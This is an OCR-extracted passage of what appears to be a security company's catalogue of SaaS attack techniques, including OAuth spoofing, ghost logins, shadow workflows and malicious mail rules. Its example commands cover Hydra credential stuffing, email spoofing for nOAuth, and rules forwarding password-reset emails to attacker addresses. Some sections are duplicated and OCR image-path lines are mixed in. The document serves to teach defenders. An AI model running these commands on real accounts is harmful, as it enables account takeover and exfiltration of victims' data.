
```
# Use a tool like Hydra to perform credential stuffing hydra -L users.txt -P passwords.txt https://api.saasapp.com/login
```


# IM Phishing (ID: SAT1018)

## Tactics:

- Initial Access

IM phishing is a variant of phishing attacks using instant messaging (IM) apps such as Slack or Microsoft Teams. These apps often lack robust security controls that are present in traditional email platforms, such as link scanning or attachment sandboxing, making them attractive vectors for phishing. Adversaries exploit IM platforms' real-time communication and the growing trend of external collaborations to send malicious links or attachments.






## Attack Techniques:


1. **Phishing via Slack Connect**: Attackers use Slack Connect to send phishing messages, which allow cross-tenant communication.

# IM User Spoofing (ID: SAT1019)

## Tactics:

- Initial Access
- Lateral Movement

IM user spoofing exploits the lack of strict identity verification in IM platforms like Slack or MS Teams. Attackers can change display names, photos, or handles to impersonate trusted individuals, such as a CEO, and use this false identity to execute social engineering attacks, such as tricking employees into transferring funds.



# nOAuth (ID: SAT1025)

## Tactics:

- Initial Access

nOAuth is a misconfiguration where SaaS apps use the `email` claim instead of the `subject` claim to identify users during OAuth authentication. The `subject` claim is an immutable identifier specified by the OAuth standard, but some apps incorrectly configure their authentication flow to rely on user-modifiable attributes such as email. This allows an adversary to create a fake tenant and set their email to match the target's, potentially gaining unauthorized access to SaaS apps.

## Attack Techniques:

1. **Create Fake Tenant with Spoofed Email**: The attacker creates a new tenant in a system like AzureAD, sets their email address to match the target's, and attempts to authenticate to apps that rely on the `email` claim.

   **Azure Command to Change Email:**

   ```
   # Command to change email on AzureAD account az ad user update --id attacker_id --mail "victim@target.com"
   ```

2. **Exploit Misconfigured OAuth**: The attacker uses the modified email to authenticate into the victim's SaaS account through vulnerable apps.

   **Defensive Measures:**

   - Enforce the use of the `subject` claim for user identification.
   - Monitor for changes in account attributes and block suspicious email modifications.

## Ghost Logins (ID: SAT1017)

### Tactics:

- Initial Access
- Persistence
- Defense Evasion

**Ghost logins** occur when an account has multiple authentication methods (e.g., password-based and SSO). Adversaries may exploit weaker authentication methods left active, such as legacy passwords or recovery email addresses, even if stronger methods like SSO are in use. This attack allows adversaries to maintain access, often unnoticed, as the login does not trigger centralized logging mechanisms.

### Attack Techniques:

1. **Exploit Legacy Password Authentication**: Even if a SaaS application uses SSO, legacy password-based authentication may remain active. Attackers can log in using a weaker password while the target organization relies on SSO logs for monitoring.

   **Login Using Legacy Password**:

   ```
   curl -X POST "https://saasapp.com/login" -d '{"username": "victim@target.com", "password": "legacy_password"}'
   ```

2. **Set Alternate Authentication Method**: After gaining access, the attacker configures a secondary authentication method, such as a recovery email or personal account.

   **Configure Secondary Login**:

   ```
   curl -X POST "https://saasapp.com/add_recovery_email" -d '{"email": "attacker@malicious.com"}'
   ```

## Shadow Workflows (ID: SAT1033)

**Tactics:**

- Execution
- Exfiltration

In SaaS environments, adversaries can exploit low- or no-code automation tools (e.g., Zapier, Microsoft Power Automate) to execute malicious actions by creating workflows that automate tasks such as exfiltration of files, forwarding sensitive emails, or cloning instant messages. These workflows are akin to traditional "Living Off the Land" (LOTL) techniques like PowerShell, which leverage legitimate software to bypass detection. By integrating APIs, an adversary can configure these workflows to automate attacks against a compromised SaaS account, maintaining persistence and avoiding custom OAuth integrations that might trigger alerts.

**Example Commands/Code:**

- **Zapier:**
  - Create a trigger to forward emails containing sensitive keywords like "password reset" and delete them after forwarding:

```
Trigger: New Email in Gmail Filter: Contains "password reset" Action 1: Send Forwarded Email Action 2: Delete Original Email
```

- **Microsoft Power Automate:**
  - Export sensitive files from OneDrive:

```
Trigger: File Created in OneDrive Action: Export File to External Storage (Dropbox, Google Drive, etc.)
```

## Client-side App Spoofing (ID: SAT1009)

**Tactics:**

- Execution
- Persistence
- Defense Evasion

Adversaries exploit client-side OAuth apps by embedding client secrets in the application code, allowing them to spoof legitimate apps and request excessive permissions. This method enables attackers to maintain access to compromised accounts through OAuth tokens, which are hard to detect. By using known apps (e.g., Thunderbird, VSCode), adversaries can remain undetected, making it difficult for defenders to distinguish legitimate OAuth usage from malicious activity.

**Example Commands/Code:**

- **VSCode GitHub Extension Attack:**
  - Capture OAuth token using Burp:

```
curl -H "Authorization: token <captured-token>"
https://api.github.com/repos/<target-repo>/commits
```

- **Thunderbird OAuth Spoofing:**
  - Request additional permissions via embedded client secret:

```
POST https://oauth2.example.com/token client_id=<client-
id>&client_secret=<client-secret>
```

Each of these techniques allows adversaries to exploit SaaS environments by blending into legitimate functionality, making detection more challenging. By leveraging well-known automation platforms and OAuth integrations, attackers can exfiltrate data, maintain persistence, and evade security controls.

## Evil Twin Integrations (ID: SAT1016)

**Tactics:**

- Persistence
- Defense Evasion

Evil twin integrations involve creating a duplicate of an existing OAuth integration. These twins appear identical to legitimate integrations and are difficult to detect because SaaS apps do not display details of the linked accounts. Adversaries can leverage this technique to maintain access by creating an additional integration with the same scopes and permissions as a legitimate one, avoiding detection and deletion.

**Example Commands/Code:**

- **Hubspot:**
  - Create a duplicate integration to access email functionality:

```
POST https://api.hubspot.com/oauth/v1/authorize
client_id=<client-id>&redirect_uri=<redirect-uri>
```

## Abuse Existing OAuth Integrations (ID: SAT1001)

**Tactics:**

- Privilege Escalation
- Lateral Movement

Abusing existing OAuth integrations involves leveraging OAuth connections to other applications that have been set up within a compromised SaaS account. This technique allows adversaries to escalate privileges and move laterally by using the exposed functionality of these integrations. Identifying and exploiting these integrations can grant attackers extensive access to data and services.

**Example Commands/Code:**

- **Zapier:**
  - Use existing integrations to access data across multiple apps:

```
GET https://api.google.com/drive/v3/files Authorization: Bearer <Zapier-OAuth-Token>
```

## Malicious Mail Rules (ID: SAT1023)

**Tactics:**

- Persistence
- Privilege Escalation
- Defense Evasion

Mail rules in SaaS email providers can be configured to automate actions such as forwarding or deleting emails. These rules persist through account changes, including password resets. Adversaries can use them to forward sensitive information, like password reset emails, to external addresses, or to hide their activities by deleting important emails.

**Example Commands/Code:**

- **Office 365:**
  - Create a malicious forwarding rule:

```
POST
https://outlook.office.com/api/v1.0/me/mailfolders/inbox/message
Rules
Authorization: Bearer <Access-Token>
Content-Type: application/

{
  "displayName": "Forward all emails to external address",
  "isEnabled": true,
  "conditions": {
    "subjectContains": ["password reset"]
  },
  "actions": {
    "forwardTo": ["external@example.com"]
  }
}
```

## Abuse Existing OAuth Integrations (ID: SAT1001)

**Tactics:**

- Privilege Escalation
- Lateral Movement

OAuth integrations allow SaaS applications to interact with other apps and services by sharing access tokens. If an adversary compromises an account with existing OAuth integrations, they can exploit these connections to access or control other integrated services. This can lead to privilege escalation and lateral movement across different applications. Identifying and abusing these integrations can provide a powerful foothold in multiple systems.

**Example Commands/Code:**

- **Zapier OAuth Integration Abuse:**
  - Accessing connected services through Zapier's API:

```
# List all connected accounts
curl -X GET "https://zapier.com/api/v1/connections" \
-H "Authorization: Bearer <zapier_api_key>"

# Example of reading data from Google Drive
curl -X GET "https://www.googleapis.com/drive/v3/files" \
-H "Authorization: Bearer <google_drive_oauth_token>"
```

# API Secret Theft (ID: SAT1005)

**Tactics:**

- Credential Access
- Lateral Movement

API secret theft involves extracting API keys or secrets that are often stored in plaintext within applications or CI/CD environments. By accessing these secrets, adversaries can move laterally to other systems or contexts, potentially compromising a broad range of services. This is particularly relevant in environments where secrets are not adequately secured.

**Example Commands/Code:**

- **Postman API Secret Theft:**
  - Accessing an API key stored in an insecure manner:***

```
# Example of API key in an insecure request
curl -X GET "https://api.example.com/resource?
api_key=mysecretapikeyhere"

# Secure way to manage secrets in Postman
# Set environment variables
POST /api/v1/variables
Content-Type: application/json

{
  "name": "API_KEY",
  "value": "secure_api_key"
}
```

## Shadow Workflows (ID: SAT1033)

**Tactics:**

- Execution
- Exfiltration

Shadow workflows involve using low-code or no-code automation platforms to execute malicious tasks. These platforms allow users to create automations that can perform a wide range of actions, such as exporting data or manipulating files. An adversary with access to a SaaS account can leverage these workflows to perform automated exfiltration or other malicious activities without needing traditional code execution.

**Example Commands/Code:**

- **Zapier Shadow Workflow:**
  - Set up an automation to forward and delete specific emails:

```
# Example Zapier workflow to forward emails containing specific
keywords
POST https://zapier.com/api/v1/zaps
Content-Type: application/json

{
  "name": "Forward and Delete Emails",
  "trigger": {
    "app": "Email",
    "event": "New Email"
  },
  "action": {
    "app": "Email",
    "event": "Forward Email",
    "parameters": {
      "to": "attacker@example.com",
      "filter": "password reset"
    }
  }
}
```


## Resources

- https://github.com/pushsecurity/saas-attacks/
- https://pushsecurity.com/blog/saas-attack-techniques/
- https://www.youtube.com/watch?v=pdDzUTFVIZc
- https://www.youtube.com/watch?v=NAOE875gAOg

HADESS

## cat ~/.hadess

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.




Website:
**WWW.HADESS.IO**

Email
**MARKETING@HADESS.IO**


To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.